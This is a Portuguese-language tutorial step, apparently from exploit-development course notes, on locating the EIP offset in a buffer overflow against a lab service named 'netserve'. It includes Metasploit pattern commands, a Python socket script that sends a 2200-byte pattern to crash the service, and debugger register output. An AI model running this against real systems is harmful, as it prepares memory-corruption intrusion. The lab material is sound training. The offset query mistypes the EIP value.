

Encontrando o Offset Através de Padrões

+ Vamos usar duas ferramentas aqui:

→ `msf-pattern_create`

→ `msf-pattern_offset`

+ Devemos localizá-lo:

```
locate pattern_create
```

`/usr/bin/msf-pattern_create`

→ Como, na pesquisa inicial, vimos que o enviar de 2200 caracteres quebrava o programa, vamos agora montar um pacote único com isso de caracteres usando o pattern-create

```
/usr/bin/msf-pattern_create -l 2200
```

→ A resposta desse programa será uma palavra única com 2200 caracteres que deveremos alocar dentro do script:


```
#!/usr/bin/python
import socket

dados = "<Passa aqui a palavra imensa de 2200 caracteres>"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.15.0.97", 5800))
s.recv(1024)
cmd = "SEND "+dados+"\r\n"
s.send(cmd.encode())
```

→ Ao analisarmos a resposta no Immunity Debugger, vemos que a EIP foi sobrescrita com:

→ 43396f43



The screenshot shows the 'Registers <FPU>' window in Immunity Debugger. The EIP register is highlighted, showing the value 43396F43. Other registers like EAX, ECX, EDX, EBX, ESP, EBP, ESI, and EDI are also visible with their respective values and descriptions.

Register	Value	Description
EAX	00E8F238	ASCII "SEND Aa0Aa1Aa2Aa"
ECX	001851A8	
EDX	000A0D43	
EBX	00000110	
ESP	00E8FA18	ASCII "p0Cp1Cp2Cp3Cp4Cp"
EBP	386F4337	
ESI	004018F0	netserve.004018F0
EDI	004018F0	netserve.004018F0
EIP	43396F43	
C 0	ES 002B	32bit 0<FFFFFFFF>
P 1	CS 0023	32bit 0<FFFFFFFF>
A 0	SS 002B	32bit 0<FFFFFFFF>

→ Agora usaremos o pattern_offset para descobrir a offset a partir dessa informação:

```
/usr/bin/msf-pattern_offset -l 2200 -q 4396f43
```

[*] Exact match at offset 2007

→ O que condiz com nossa pesquisa dos módulos passados